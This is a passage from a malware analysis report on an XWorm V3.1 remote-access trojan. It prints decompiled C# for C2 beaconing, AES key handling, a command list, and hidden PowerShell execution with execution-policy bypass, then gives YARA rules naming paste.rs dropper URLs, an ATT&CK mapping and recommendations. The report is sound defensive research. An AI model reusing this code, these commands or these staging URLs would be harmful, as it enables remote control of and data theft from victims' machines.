512                 if (Messages.CapGetDriverDescriptionA(num2, ref text2, 100, ref text, 100))
513                 {
514                     break;
515                 }
516                 num++;
517                 if (num > 4)
518                 {
519                     goto Block_3;
520                 }
521             }
522             return true;
523             Block_3:;
524         }
525         catch (Exception ex)
526         {
527         }
528         return false;
529     }
530 }

```

Değer	Tip
num	int
text	string
text2	string

Figure 28- Camera Check

The **Cam** function checks whether a **webcam** device is available on the system and returns **true** or **false** depending on the result.

```

133 public static string Antivirus()
134 {
135     string text;
136     try
137     {
138         using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("\\\\" + Environment.MachineName + "\\root\\SecurityCenter2\\AntivirusProduct"))
139         {
140             StringBuilder stringBuilder = new StringBuilder();
141             try
142             {
143                 foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
144                 {
145                     stringBuilder.Append(managementBaseObject["displayName"].ToString());
146                     stringBuilder.Append(",");
147                 }
148             }
149             finally
150             {
151                 ManagementObjectCollection.ManagementObjectEnumerator enumerator;
152                 if (enumerator != null)
153                 {
154                     ((IDisposable)enumerator).Dispose();
155                 }
156             }
157             if (stringBuilder.ToString().Length == 0)
158             {
159                 text = "None";
160             }
161             else
162             {
163                 text = stringBuilder.ToString().Substring(0, checked(stringBuilder.Length - 1));
164             }
165         }
166     }
167     catch { }
168     return text;
169 }

```

Değer	Tip
text	string
managementObjectSearcher	{System.Management.ManagementObjectSearcher}
stringBuilder	{System.Text.StringBuilder}

Figure 29- Antivirus Check

The **Antivirus** function queries the **AntivirusProduct** class within the **root\SecurityCenter2** namespace via **WMI** to detect antivirus software installed on the system. It retrieves the **displayName** value of each detected product and combines them into a single string.

```

308 // Token: 0x06000051 RID: 81 RVA: 0x000048C0 File Offset: 0x00002AC0
309 public static byte[] AES_Encryptor(byte[] input)
310 {
311     RijndaelManaged rijndaelManaged = new RijndaelManaged();
312     MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
313     byte[] array;
314     try
315     {
316         rijndaelManaged.Key = md5CryptoServiceProvider.ComputeHash(Helper.SB(Settings.KEY));
317         rijndaelManaged.Mode = CipherMode.ECB;
318         ICryptoTransform cryptoTransform = rijndaelManaged.CreateEncryptor();
319         array = cryptoTransform.TransformFinalBlock(input, 0, input.Length);
320     }
321     catch (Exception ex)
322     {
323     }
324     return array;
325 }
326

```

İsim	Değer	Tip
System.Security.Cryptography.ICryptoTransform.TransformFinalBl...	(byte[0x000000C0])	byte[]
input	(byte[0x000000B8])	byte[]
rijndaelManaged	(System.Security.Cryptography.RijndaelManaged)	System.Security.Cr
array	(byte[0x000000C0])	byte[]
md5CryptoServiceProvider	(System.Security.Cryptography.MD5CryptoServiceProvider)	System.Security.Cr
cryptoTransform	(System.Security.Cryptography.RijndaelManagedTransform)	System.Security.Cr

Figure 30- Pre-Transmission Encryption

The **AES_Encryptor** function encrypts the provided data using **AES**. It hashes the constant obtained from **Settings.KEY** using **MD5** and uses the resulting value as the **AES encryption key**. The function performs encryption in **ECB mode** and transmits the resulting encrypted data to the server.

```

7  actual_key = bytes([
8      0x45, 0x34, 0x6D, 0x23, 0x1C, 0x1B, 0xA2, 0x60,
9      0xAE, 0xB3, 0x9B, 0x05, 0x62, 0xF4, 0x0F, 0x08
10 ])
11
12 cipher = AES.new(actual_key, AES.MODE_ECB)
13 decrypted = cipher.decrypt(ciphertext)

```

Server.py"

Sunucu 12208 uzerinde dinliyor (Debug Key Aktif)...

[*] Gelen Veri: INFO<Xwormmm>0DF <Xwormmm> <Xwormmm> Windows 10 Pro 64bit<Xwormmm>Xworm V3.1<Xwormmm>22.02.2026<Xwormmm>False<Xwormmm>False<Xwormmm>False<Xwormmm>Windows Defender<Xwormmm>

Figure 31- Data Sent to the Server

Since the malware's original server was offline, the server was **patched**. The data sent by the malware was decrypted on the server side using the **AES** key and printed to the screen. The incoming data is as follows:

**INFO <Xwormmm>HWID<Xwormmm>UserName<Xwormmm>Os<Xwormmm>payload
version<Xwormmm>Tarih<Xwormmm>USB<Xwormmm>UAC<Xwormmm>Cam<Xwormmm>AV**

Table 5- System Information Sent to the Server

```

36 public static void Ping()
37 {
38     try
39     {
40         if (ClientSocket.isConnected)
41         {
42             ClientSocket.Send(string.Concat(new string[]
43             {
44                 "PING!",
45                 Settings.SPL,
46                 Helper.GetActiveWindowTitle(),
47                 Settings.SPL,
48                 Helper.Time
49             }));
50             GC.Collect();
51         }
52     }
53     catch (Exception ex)
54     {
55     }
56 }

```

Figure 32- Preparing the PING Message

The **Ping** function is used to keep the client's connection to the **C2 server** alive. If the **socket** is connected, it sends a **"PING!"** message to the server.

```

108 // Token: 0x06000048 RID: 72 RVA: 0x0000431C File Offset: 0x0000251C
109 public static string GetActiveWindowTitle()
110 {
111     try
112     {
113         StringBuilder stringBuilder = new StringBuilder(256);
114         IntPtr foregroundWindow = Helper.GetForegroundWindow();
115         if (Helper.GetWindowText(foregroundWindow, stringBuilder, 256) > 0)
116         {
117             return stringBuilder.ToString();
118         }
119     }
120     catch (Exception ex)
121     {
122     }
123     return "";
124 }
125 // Token: 0x06000049 RID: 73 RVA: 0x0000437C File Offset: 0x0000257C
126 public static byte[] SB(string s)
127 {
128     return Encoding.Default.GetBytes(s);
129 }

```

	Değer
Stub.Helper.GetWindowText döndü	0x0000004B
stringBuilder	{dnSpy v6.5.1 (64-bit, .NET Framework, Hata ayıklanıyor, svchost_update.exe)}
foregroundWindow	0x00000000000202B0

Figure 33- Retrieving the Window Title

The **GetActiveWindowTitle** function identifies the currently active foreground window using **GetForegroundWindow**. It then retrieves the title of the window using **GetWindowText**.

```

[*] Gelen Veri: PING!<Xwoimmm>dnSpy v6.5.1 (64-bit, .NET Framework, Hata ayıklanıyor, svchost_update.exe)<Xwoimmm>0

```

Figure 34- Server-Side View of the Received Data

The malware sends the retrieved window title to the server along with the **PING** message.

```

Process.Start(text);
}
else if (Operators.CompareString(text, "Urlopen", false) == 0)
{
    Messages.OpenUrl(array[1], false);
}
else if (Operators.CompareString(text, "Urlhide", false) == 0)
{
    Messages.OpenUrl(array[1], true);
}
else if (Operators.CompareString(text, "PCShutdown", false) == 0)
{
    Interaction.Shell("shutdown.exe /f /s /t 0", AppWinStyle.Hide, false, -1);
}
else if (Operators.CompareString(text, "PCRestart", false) == 0)
{
    Interaction.Shell("shutdown.exe /f /r /t 0", AppWinStyle.Hide, false, -1);
}
else if (Operators.CompareString(text, "PCLogoff", false) == 0)
{
    Interaction.Shell("shutdown.exe -L", AppWinStyle.Hide, false, -1);
}
else if (Operators.CompareString(text, "StartDDos", false) == 0)
{
}
try

```

Figure 35- Commands

Once the malware infects the system, it starts running in the background and establishes a connection with the **Command and Control (C2) server**, continuously listening for incoming instructions. The attacker can send various commands to the malware through this server, allowing them to remotely perform desired actions on the target system.

rec	Restarts the malware
CLOSE	Terminates the socket connection
uninstall	Removes itself from the system
update	Downloads and executes a new payload
DW	Downloads and saves a file
FM	Executes a Base64 file received via command
LN	Downloads and executes a file from a URL
Urlopen	Opens the URL in a visible browser
Urlhide	Opens the URL in a hidden browser window
PCShutdown	Shuts down the computer
PCRestart	Restarts the computer
PCLogoff	Logs off the user

RunShell	Executes a shell command
StartDDoS	Initiates a DDoS attack
StopDDoS	Stops the DDoS attack
StartReport	Starts the reporting thread
StopReport	Stops the reporting thread
Xchat	Sends a chat message
plugin	Requests or executes a plugin
savePlugin	Downloads and registers the plugin on the system
\$Cap	Takes a screenshot
DDoS	Sends a DDoS command signal
OfflineGet	Returns a message if no offline keylogger data is available

Table 6- Command List

```
// Token: 0x00000000 RID: 51 RVA: 0x00001018 File Offset: 0x00001018
private static void RunDisk(string Extension, byte[] Data)
{
    object obj = Path.Combine(Path.GetTempPath(), Helper.GetRandomString(6) + Extension);
    File.WriteAllBytes(Conversions.ToString(obj), Data);
    Thread.Sleep(500);
    if (Extension.ToLower().EndsWith(".ps1"))
    {
        Process process = Process.Start(new ProcessStartInfo("powershell.exe")
        {
            WindowStyle = ProcessWindowStyle.Hidden,
            Arguments = Conversions.ToString(Operators.AddObject(Operators.AddObject("-ExecutionPolicy Bypass -File \"", obj), "\""))
        });
    }
    else
    {
        object obj2 = null;
        Type typeFromHandle = typeof(Process);
        string text = "Start";
        object[] array = new object[] { RuntimeHelpers.GetObjectValue(obj) };
        object[] array2 = array;
        string[] array3 = null;
        Type[] array4 = null;
        bool[] array5 = new bool[] { true };
        NewLateBinding.LateCall(obj2, typeFromHandle, text, array2, array3, array4, array5, true);
        if (array5[0])
        {
            obj = RuntimeHelpers.GetObjectValue(array[0]);
        }
    }
}
```

Figure 36- External File Execution Mechanism

The **RunDisk** function is used to write a file sent by the attacker to disk and execute it. It generates a random **6-character** filename in the system's **Temp** directory and creates the file using the specified extension. It then writes the received byte data to the file and waits for a short period.

If the file extension is **.ps1**, the file is executed through **PowerShell** with the **-ExecutionPolicy Bypass** parameter in hidden window mode.




Figure 37- OpenUrl Operation

The **OpenUrl** function opens the specified URL in two different ways. If **Hidden** is set to **true**, the URL is accessed in the background as a hidden **GET request** using **HttpWebRequest**, without opening a browser. If **Hidden** is **false**, the URL is opened visibly in the default browser using **Process.Start(Url)**.




Figure 38- Displaying a MessageBox

If the received command value is **"MessageBox"**, the malware displays a **MessageBox** on the system using the text stored in the array.




Figure 39- Self-Deletion Operation

The **UNS** function is used by the malware to perform **self-removal (uninstallation)** or **update** operations.

@echo off

timeout 3 > NUL

CD < Application Directory >

DEL "< Malware Name >" /f /q

CD %TEMP%

DEL "Generated Batch File.bat" /f /q

Table 7- BAT Command

YARA Rule

```
rule script2.ps1
{
    meta:

        description = "Powershell Dropper"

        Author = "Yavuzhan Özgen"

        Date = "2026-02-23"

    strings:

        $url      = "https://paste.rs/AZoyo" ascii wide

        $download = "DownloadFile" ascii wide

        $temp     = "$env:TEMP" ascii wide

        $ps1      = ".ps1" ascii wide

        $unblock  = "Unblock-File" ascii wide

        $powershell = "powershell.exe" ascii wide

        $bypass   = "-ExecutionPolicy Bypass" ascii wide

        $hidden   = "-WindowStyle Hidden" ascii wide

        $create   = "CreateNoWindow" ascii wide

        $remove   = "Remove-Item" ascii wide

    condition:

        5 of them}
```

```
rule Azoyo{

    meta:

        description = "Powershell Stage-2"

        author = "Yavuzhan Ozgen"

        date = "2026-02-23"

    strings:

        $debugger1 = "x64dbg" ascii wide

        $debugger2 = "ollydbg" ascii wide

        $vm1 = "vmttoolsd" ascii wide

        $vm2 = "vboxservice" ascii wide

        $url = "https://paste.rs/RBCDk" ascii wide

        $download = "Invoke-WebRequest" ascii wide

        $base64 = "FromBase64String" ascii wide

        $write = "WriteAllBytes" ascii wide

        $hidden = "-WindowStyle Hidden" ascii wide

    condition:

        2 of ($debugger*) and 2 of ($download, $base64, $url)

        And $write and $hidden

}
```

```
rule svchost_update{

    meta:

        description = "Detects XWorm V3.1 XClient malware"

        author = "Yavuzhan Ozgen"

        date = "2026-02-23"

        malware_family = "XWorm"

    strings:

        $xworm = "XWorm V3.1" ascii wide

        $xclient = "XClient.exe" ascii wide

        $ping = "PING!" ascii wide

        $cmd1 = "sendPlugin" ascii wide

        $cmd2 = "RunRecovery" ascii wide

        $cmd3 = "UACFunc" ascii wide

        $cmd4 = "injRun" ascii wide

        $powershell = "powershell.exe" ascii wide

        $bypass = "-ExecutionPolicy Bypass" ascii wide

        $bat = ".bat" ascii wide

    condition:

        (

            $xworm and $xclient) or ($ping and 2 of ($cmd*)) or

            ( 1 of ($powershell, $bypass, $bat) and 2 of ($cmd*))}
```

MITRE ATTACK TABLE

Reconnaissance	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	C&C	Exfiltration
Gather Victim Host Information (T1592.001)	Command and Scripting Interpreter: PowerShell (T1059.001)	Registry Run Keys / Startup Folder (T1547.001)	Abuse Elevation Control Mechanism (T1548.002)	Obfuscated Files or Information (T1027)	Input Capture: Keylogging (T1056.001)	Application Layer Protocol: Web Protocols (T1071.001)	Exfiltration Over C2 Channel (T1041)
Gather Victim Network Information (T1590.002)	Command and Scripting Interpreter: JavaScript (T1059.007)	Scheduled Task/Job (T1053.005)	Process Injection: Portable Executable Injection (T1055.002)	Deobfuscate/De code Files or Information (T1140)	Credentials from Web Browsers (T1555.003)	Encrypted Channel: Symmetric Cryptography (T1573.001)	Automated Exfiltration (T1020)
	User Execution: Malicious File (T1204.002)			Masquerading: Match Legitimate Name or Location (T1036.005)		Ingress Tool Transfer (T1105)	
				Modify Registry (T1112)			

Recommendations

1. Social Engineering and Phishing Awareness
2. Keep the Operating System and Software Up to Date
3. Use Strong and Unique Passwords
4. Restrict and Secure Remote Access
5. Restrict PowerShell and Script Execution Permissions

Prepared by

Yavuzhan Özgen

[linkedin](#)

